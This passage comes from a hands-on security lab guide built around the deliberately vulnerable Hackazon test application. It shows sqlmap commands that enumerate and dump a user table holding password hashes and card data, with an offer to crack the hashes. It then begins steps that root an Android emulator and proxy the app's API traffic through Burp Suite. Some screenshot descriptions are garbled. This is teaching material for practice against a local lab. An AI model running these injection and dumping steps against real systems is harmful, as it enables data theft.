[11:43:46] [INFO] web server operating system: Linux Ubuntu
[11:43:46] [INFO] back-end DBMS: MySQL > 5.0.11
[11:43:46] [INFO] fetching database names
[11:43:46] [WARNING] reflective value(s) found and filtering out
[11:43:46] [INFO] used SQL query returns 2 entries
[11:43:46] [INFO] retrieved: information_schema
[11:43:46] [INFO] retrieved: hackazon
available databases [2]:
[*] hackazon [Forgot your password?]
[*] information_schema
[*] shutting down at 11:43:46
root@kali:~/Downloads#
```

25. Run the following command:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --tables
```

This command will dump the list of *tables* available in the *hackazon* database, as shown in the next figure.


The screenshot shows the sqlmap interface with the following details:

- Left sidebar:** A tree view of MySQL system tables and functions, including:
 - COLLATIONS
 - COLLATION_CHARACTER_SET_APPLICABILITY
 - COLUMNS
 - COLUMN_PRIVILEGES
 - ENGINES
 - EVENTS
 - FILES
 - GLOBAL_STATUS
 - GLOBAL_VARIABLES
 - INNODB_BUFFER_PAGE
 - INNODB_BUFFER_PAGE_LRU
 - INNODB_BUFFER_POOL_STATS
 - INNODB_CMPOptions [Runtime]
 - INNODB_CMPEM
 - INNODB_CMPEM RESET
 - INNODB_CMP_RESET
 - INNODB_LOCKS
 - INNODB_LOCK_WAITS
 - INNODB_TRX
 - KEY_COLUMN_USAGE
 - PARAMETERS
 - PARTITIONS
 - PLUGINS
 - PROCESSLIST
 - PROFILING
 - REFERENTIAL_CONSTRAINTS
 - ROUTINES
 - SCHEMATA
 - SCHEMA_PRIVILEGES
 - SESSION_STATUS
 - SESSION_VARIABLES
 - STATISTICS
 - TABLES
 - TABLESPACES
 - TABLE_CONSTRAINTS
 - TABLE_PRIVILEGES
 - TRIGGERS
 - USER_PRIVILEGES
- Top right:** Attack Save Columns buttons (Attack, Save, Columns), and tabs (Results, Target, Positions, Payloads, Options). The Results tab is selected.
- Table:** A table titled "Filter: Showing all items" with columns Request, Position, and Payload. It lists 16 rows of payloads, with row 9 highlighted in brown. The payloads include various SQL injection patterns like '1' or '1=1' and 'fake@ema'or'il.nl'='il.nl'.
- Bottom right:** Request, Response, Raw, Headers, Hex, HTML, Render buttons.
- Bottom center:** Sign In, Or login via, Forgot your password?, New user? links.
- Bottom right:** Finished progress bar.
- Bottom left:** A text input field containing the character set encoding rule: `|=;<>?+&*;:{}`.

26. Run the following command to dump the list of columns in the database:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --columns
```

You should see an output similar to the one displayed in the following figure.



Now you should have enough information to retrieve the data from the database. As you can see here, the table “**tbl_users**” contains some interesting columns.

27. Run the following command to dump the contents of the table:

```
sqlmap -u http://127.0.0.1/category/view?id=2 --dump -T tbl_users
```

28. Answer **No (N)** to the question “*do you want to store hashes to a temporary file for eventual further processing with other tools*”

You can also perform a dictionary-based attack to crack the password hashes found in the database. If you are running out of time or if you have a slow system, answer **No (N)**.

```
[27.02.27] [INFO] Recognized possible password hashes in column 'RECOVER_PASS'.  
Do you want to store hashes to a temporary file for eventual further processing with other tools [y/N]?  
Do you want to crack them via a dictionary-based attack? [Y/n/q]
```

The screenshot shows the sqlmap interface with a database dump of the 'tbl_users' table from the 'hackazon' database. The dump is presented in a CSV format with columns: id, oauth_uid, oauth_provider, photo, email, active, username, password, last_name, first_name, created_on, last_login, rest_toKen, user_phone, credit_card, recover_passw, credit_card_cvv, credit_card_expires, payload set, and All. The data includes rows for test user, admin, and ron. A 'Payment success' message is visible at the bottom.


	id	oauth_uid	oauth_provider	photo	email	active	username	password	last_name	first_name	created_on	last_login	rest_toKen	user_phone	credit_card	recover_passw	credit_card_cvv	credit_card_expires	payload set	All		
1	3c44733bf:108853d9fae39d4bb	<blank>	<blank>	NULL	test user@example.com	1	test user	7d4a69db92c867d9b006065			2014-07-31 12:14:27	2014-07-31 15:43:01		+1(999) 123-1231	NULL	415af5ab8dc28c948963a83ac474756	NULL	NULL				
2	bd11a956f:3675839375b58ae1539da9	<blank>	<blank>	NULL	admin@hackazon.com	1	admin	eca32a908d3e3f3ad67a7b3			2014-08-28 15:26:33	2018-07-25 17:24:29							Shipping address	919	Billing address	01/0001
3	372e9ab18:208853308825b58ae484d906	NULL	final rule	NULL	ron@hackazon.net	1	ron	b283e27e74b53388fe3dbe5	Taylor	Ron	2018-07-25 17:07:20	2018-07-25 17:07:20		Enable	NULL	f97389cfa4b64174c0ff28bb38e731d5	NULL	NULL				

[17:05:40] [INFO] table 'hackazon.tbl_users' dumped to CSV file '/root/.sqlmap/output/127.0.0.1/dump/hackazon/tbl_users.csv'
[17:05:40] [INFO] fetched data logged to text files under '/root/.sqlmap/output/127.0.0.1'
[*] Exploit Execution
[*] shutting down at 17:05:40
This setting can be used
root@kali:~# Copyright © NTObjectives 2014


As you can see from the results in the figure above, the credit card information is stored unencrypted on the database.

Exercise 6: Hacking Web APIs


1. The Hackazon web application should be running, as you just completed the SQL injection exercise. However, verify that it is running by browsing to <http://127.0.0.1>. If it is not, please follow the procedure outlined in the beginning of this document.
2. Most modern mobile applications use application programming interfaces (APIs) to talk to a backend server. That's what we are going to attack: the Hackazon RESTful API. Launch the **Android emulator** by clicking the button in the bottom left of the toolbar (**android-sdk**).




3. Once the Android SDK Manager is open, click on **Tools**.
4. Select **Manage AVDs**. This will open up the **Android Virtual Device (AVD) Manager**.



4. Select the already created Android Virtual Device (AVD) and click the **Start** button.



5. In the **Launch options** window, click **Launch** to start the AVD. You should now see the AVD starting up. This may take a few minutes.




When the AVD has finished booting you will be at the home screen.

- To prepare our AVD for additional tools we will need to root it. To do this, open a terminal and change into the `~/Mobile/root` directory.
- In the directory there is a script named `root_avd.sh` which will issue ADB commands to remount the `/system` partition in read-write mode, push the required files to the `/system` partition, set the appropriate permissions for the pushed files, and start the `su` daemon.
- Review the file if you wish, and execute it by running it from a terminal.

```
$ cd ~/Mobile/root  
$ ./root_avd.sh
```


- Verify the device was successfully rooted.
- Launch the **Root Check Pro** application, give it a few minutes to complete, and look for a message in green text noting that you have root access.




6. From here we want to fire up burp as we did in the previous lab by running the command "burpsuite" from the terminal window.

```
root@kali# burpsuite
```


7. Click **Ok** to the message about the JRE version. Also, click **Close** if asked to update burp suite.
8. Click **Next** to open a temporary project. Then click the "**Start Burp**" button.




You should now be at the main BurpSuite screen.




9. Double check that BurpSuite Proxy **Intercept is off**.




10. Before we start our application, we need to tell the AVD to send all traffic through the Burp Suite proxy.
11. Move back to the **Android ADV** and click on the Applications icon at the bottom. Click on the “**ProxyDroid**” application.




12. From there, click on the toggle to switch it to on.




12. Start the Hackzon app from the Android device desktop. Move back to the Android ADV desktop by clicking the home button on the right control panel. Then click on the **applications icon** at the bottom.



13. Click on the **Hackazon Application**.



13. When the login screen for Hackazon comes up, login with the credentials "**elliott**" and password "**mrrobot**".



14. To verify that the traffic is being sent to the BurpSuite Proxy, by navigating to the **Proxy** tab, and then selecting the **HTTP history** tab. You should see some traffic from the mobile application to the Hackazon server.

A screenshot of the Burp Suite interface. The top menu bar includes "Burp", "Intruder", "Repeater", "Window", and "Help". Below the menu is a toolbar with tabs: Target, Proxy, Spider, Scanner, Intruder, Repeater, Sequencer, Decoder, Comparer, and Extend. The "Proxy" tab is selected. Underneath the toolbar is another set of tabs: Intercept, HTTP history, WebSockets history, and Options. The "HTTP history" tab is selected. A filter bar below the tabs says "Filter: Hiding CSS, image and general binary content". The main pane displays a table of network traffic. The columns are #, Host, Method, URL, Params, and Body. Three rows of data are shown:

15. To expose the API to BurpSuite, run through some functions in the application (for example, add things to the cart, view the cart, submit, etc.). Go back to the AVD and explore the Hackazon application for a few minutes.

16. Be sure to add something to your cart.

17. Go back to the **Proxy > HTTP history** tab in Burp and look for interesting HTTP requests and responses.

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Ext
2	http://127.0.0.1	GET	/api/category?page=1&per_page=1000	✓		200	15555	JSON	
3	http://127.0.0.1	GET	/api/product?page=1&categoryID=1	✓		200	9040	JSON	
7	http://127.0.0.1	GET	/api/product/1			200	1001	JSON	
8	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	963	JSON	
9	http://127.0.0.1	PUT	/api/cartItems/2	✓		200	416	JSON	
10	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
11	http://127.0.0.1	GET	/api/cart/my?uid=47ankl9m379k4lh2i...	✓		200	964	JSON	
12	http://127.0.0.1	GET	/api/customerAddress?page=1&per_p...	✓		200	582	JSON	
